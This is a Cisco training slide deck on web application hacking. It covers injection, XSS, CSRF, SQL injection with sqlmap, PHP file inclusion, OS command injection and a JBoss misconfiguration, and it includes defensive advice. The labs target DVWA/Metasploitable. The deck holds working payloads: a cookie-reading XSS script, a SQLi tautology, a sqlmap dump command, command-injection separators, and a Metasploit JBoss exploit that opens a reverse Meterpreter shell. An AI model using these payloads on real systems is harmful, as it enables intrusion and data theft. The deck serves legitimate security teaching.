Becoming a Hacker

Web Applications

Everett Stiles
evstiles@cisco.com
ASIG

Chris McCoy
cmm@cisco.com
ASIG

Nicholas Weigand
nweigand@cisco.com
ASIG

Omar Santos
os@cisco.com
PSIRT
Security Research & Operations

It’s not just about webapps

- This module covers several variants of “injection” vulnerabilities
- Injections are commonly found on the web but can occur nearly everywhere
  - Even the classic buffer overflow is an example of injections
- The common thread in injection vulnerabilities is the idea of “data as code”

“Weird Machines”

- A Language Theoretic Security (langsec) concept that can be useful to understand vulnerabilities and exploits
- Usually we think of the hardware as representing a machine and the software as representing a program which runs on that machine
- We can instead think of the program as a ”weird machine” and the input to that machine as the program which is run
- Developing an exploit then becomes programming (code) a “weird machine” by providing crafted input (data)

What is input?

- Far more than you might think
- Anything that changes the behavior/side effects of a program is input
- Almost any program that you see will have input of some kind, and often many sources of unexpected input
- Might be datetime, random number generator, filenames

Prerequisites – Web Hacking

- BurpSuite
- Browser (Firefox)
  - Configure proxy to use the BurpSuite's TCP port (8080)
- Start Metasploitable 2 – Damn Vulnerable Web Application
  - http://metasploitable/dvwa
  - Login as **smithy** / **password**
  - Set Security Level to LOW

OWASP TOP 10 as of 2021

- A01: Broken Access Control
- A02: Cryptographic Failures
- A03: Injection (XSS/SQLi/Command Injection, etc.)
- A04: Insecure Design
- A05: Security Misconfiguration
- A06: Vulnerable and Outdated Components
- A07: Identification and Authentication Failures
- A08: Software and Data Integrity Failures
- A09: Security Logging and Monitoring Failures
- A10: Server-Side Request Forgery (SSRF)

https://owasp.org/www-project-top-ten/


Web Application Recon


- Gobuster is a tool that can be used to brute-force a variety of web related resources
  - URIs (directories and files) in web sites.
  - DNS subdomains (with wildcard support).
  - Virtual Host names on target web servers.
  - …
- We will use it to enumerate URIs using a wordlist

```
┌─[root@websploit]─[~]
└──╼ #gobuster dir -w mywords -u http://10.6.6.21
```

Cross Site scripting (XSS)

Same-Origin Policy





Same-Origin Policy

What is XSS?

- Cross Site Scripting (XSS) is the ability to execute Javascript code within the Browser's Document Object Model (DOM)
  - In non-web-tech-speak: Run scripts in the user's context
  - The web application does not "taint" the data before it is stored and/or reflected back to the end user.
- Stored XSS:
  - Web application stores the attack in the database for later display
  - Common to attack multiple users on forums, etc
- Reflected XSS:
  - Immediately attack the user based on input (usually something in the URL)
  - Typically performed with Social Engineering when an XSS vulnerability is discovered on a trusted website (such as https://www.cisco.com/)

What is the Threat from XSS?

- Cookie stealing
- Browser control
  - Browser Exploitation Framework (BeEF – http://beefproject.com/)
- Forced actions (CSRF)
- Enhanced Social Engineering
- In general, an XSS exploit will allow you to perform any action that the exploited user could perform, as well as completely rewrite the page that is displayed in their browser

Helping Out

- Developers setting “HttpOnly” flag on cookies
  - Scripts cannot read cookies
- Use the Content Security Policy
  - Essentially an allowlist on the server of where scripts are permitted
- Current browsers have additional protections to try and detect and mitigate Cross Site Scripting although some of these are going away
  - Anti-XSS Filters (Chrome, IE, Opera, Firefox)
  - Third party tools (NoScript)

Best Way To Protect Your App

- Use HTML **encoding/escaping** of all string input/output
  - HTML entity replacements:
    - <script> turns into <script>
  - If HTML is required it should be sanitized/validated to only permit entities required
- OWASP Enterprise Security API (ESAPI) can help
- **Or better yet, use a well vetted framework and subscribe to their security alerts**
- There are many ways to attack a browser through XSS
- XSS protection is HARD!

XSS In Action: DVWA

- In Kali, open Firefox and go to the URL for DVWA:
  - http://metasploitable/dvwa
  - Log in, make sure security is Low
- Click on **XSS Reflected**
- Enter the string **<script>alert(document.cookie);</script>** in the Input box
- You should see a dialog pop-up with your cookie!

CSRF

- Cross Site Request Forgery
- Exploits the trust a site has in a user's browser
- Some mitigations:
  - Don't allow "blind submissions" -- use a secret token (Synchronizer token pattern)
  - Double submit cookies
  - Custom request headers (by default must be set by JS but can't be sent cross-origin)
  - SameSite or __Host… cookies (defense in depth)
  - Check headers (Referer, Origin, etc.)

```
<img src="http://bank.example.com/withdraw?account=Alice&amount=1000000&for=Mallory">
```

SQL Injection

SQL Injection

- Dynamic web applications require database back ends
- Developers don’t always sanitize user input before using it in SQL Queries
- For example:


```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
```

Abusing SQL Injection

- In the previous example the ‘id’ variable is being taken directly from the end-user and placed into the SQL Query
- A valid query would look like this:

  SELECT first_name, last_name FROM users WHERE user_id = ’**1**’
- Should a single quote be sent, the query now looks like:


  SELECT first_name, last_name FROM users WHERE user_id = ’’’
- This query would fail!



Dump List of Users

- Sign in again to DVWA on Metasploitable2
- Ensure Security Level is Low
- Click on **SQL Injection**
- Enter the following into the User ID input:

  1' or 'a'=’a



SQLMap

- SQLMap was created to assist in the exploitation and exfiltration of SQL Injection errors.
- It handles many different types of databases and injection faults shading much of the complexity from the user.
- All you need to do is find the fault and fire up the script.

Pwning The Database through SQLi

- SQLMap: Kali Linux ➔ Top 10 Security Tools ➔ sqlmap
- You will need a valid session cookie so grab that from Firefox:
  - Tools ➔ Web Developer ➔ Web Console
  - Type: document.cookie
- The command:

```
sqlmap --cookie=”<cookie>" --
url="http://metasploitable/dvwa/vulnerabilities/s
qli/?id=1&Submit=Submit#" --string="surname" --
dump
```

PHP (In)Security

- PHP is a highly used Web scripting language
- Gives developers a lot of rope with which to hang themselves with
- Frameworks like Cake have improved things
  - Sanitizes SQL query data
  - XSS protections
  - Consistent routines for things like authentication, encryption, etc
- Not all developers follow good security practices

PHP Local/Remote File Include

- Easy to code incorrectly:

```
<?php
    $file = $_GET['page']; //The page we wish to display
?>
```

- $file variable is then used as part of an open() or include() call
- No protection against specific filenames!
  - /etc/passwd anyone?
- Server can stop remote file includes:

Warning: include() [function.include]: URL file-access is disabled in the server configuration i

OS Command Injection

- These are common and dangerous
- A parameter is taken and passed straight into a system() call or the PHP equivalent shell_exec() and displayed:

```
$cmd = shell_exec( 'ping  -c 3 ' . $target );
echo '<pre>'.$cmd.'</pre>';
```

OS Command Injection

- Some ways to inject commands:
  - Use semicolon, e.g. `ping localhost ; echo hello`
  - Use || or &&, e.g. `ping nonexistant || echo hello`
  - Use backticks or $(), e.g. `ping $(cat /etc/hostname)`

Security Misconfiguration

What are “Security Misconfigurations”?


- Anything used to gain access or knowledge:
  - Default accounts (admin/admin, root/changeme, etc)
  - Unpatched flaws
  - Unprotected files and directories
  - Unused pages with sensitive information (/status, /server-info, etc)

- One of the most common ones::
  - Unprotected Tomcat/JBoss (http://osvdb.org/33744)

Setup JBoss

- On your Kali instance:
  - Unzip jboss-5.1.0.GA.zip
  - bin/run.sh

- Validate:
  - http://localhost:8080/



Assess JBoss for Vulnerabilities

```
msf > use auxiliary/scanner/http/jboss_vulnscan
msf auxiliary(jboss_vulnscan) > set RHOSTS 127.0.0.1
msf auxiliary(jboss_vulnscan) > set RPORT 8080
msf auxiliary(jboss_vulnscan) > run

[*] Apache-Coyote/1.1 ( Powered by Servlet 2.5; JBoss-5.0/JBossWeb-2.1 )
[-] 127.0.0.1:8080 JBoss error message: JBoss Web/2.1.3.GA - Error report
[*] 127.0.0.1:8080 Checking http...
[+] 127.0.0.1:8080 /jmx-console/HtmlAdaptor does not require authentication (200)
[+] 127.0.0.1:8080 /status does not require authentication (200)
[+] 127.0.0.1:8080 /web-console/ServerInfo.jsp does not require authentication (200)
[+] 127.0.0.1:8080 /web-console/Invoker does not require authentication (200)
[+] 127.0.0.1:8080 /invoker/JMXInvokerServlet does not require authentication (200)
[*] 127.0.0.1:8080 Checking services...
[*] 127.0.0.1:8080 Naming Service tcp/1098: open
[*] 127.0.0.1:8080 Naming Service tcp/1099: open
[*] 127.0.0.1:8080 RMI invoker tcp/4444: open
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Woohoo! EXPLOIT!

```
msf > use exploit/multi/http/jboss_invoke_deploy
msf exploit(jboss_invoke_deploy) > set RHOST
127.0.0.1
msf exploit(jboss_invoke_deploy) > set RPORT msf
exploit(jboss_invoke_deploy) > set TARGET 1
8080
msf exploit(jboss_invoke_deploy) > set LHOST
127.0.0.1
msf exploit(jboss_invoke_deploy) > set LPORT 5555
msf exploit(jboss_invoke_deploy) > exploit

[*] Started reverse handler on 127.0.0.1:5555
[*] Using manually select target: "Java Universal"
[*] Deploying stager
[*] Calling stager:
/pQtGqfjcptuPvQ/DFUNhpSuBYFCzf.jsp
[*] Uploading payload through stager
```

```
[*] Calling payload:
/rUYJyMIXhBCBNi/gkIEjFVJeQDiJ.jsp
[*] Removing payload through stager
[*] Removing stager
[*] Sending stage (30355 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:5555 ->
127.0.0.1:53622) at 2013-12-03 18:41:27 -0800

meterpreter > sysinfo
Computer    : bastille-2.local
OS          : Mac OS X 10.8.5 (x86_64)
Meterpreter : java/java
```

XSS Lab!


SQLi Lab!

Command Injection Lab!

JBoss and Metasploit Lab!

Where can I learn more?

- OWASP
  - https://www.owasp.org/index.php/Main_Page
- Cisco Security Ninja Green Belt
  - http://securitydojo.cisco.com/
- The Tangled Web: A Guide to Securing Modern Web Applications



Q&A

Thank You!